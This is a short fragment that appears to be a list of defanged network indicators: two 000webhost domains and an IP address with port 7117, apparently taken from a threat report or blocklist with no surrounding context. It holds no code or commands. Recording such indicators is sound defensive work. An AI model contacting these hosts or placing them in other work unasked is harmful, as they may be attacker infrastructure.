files.000webhost[.]com

webhost[.]com

61.14.210[.]72:7117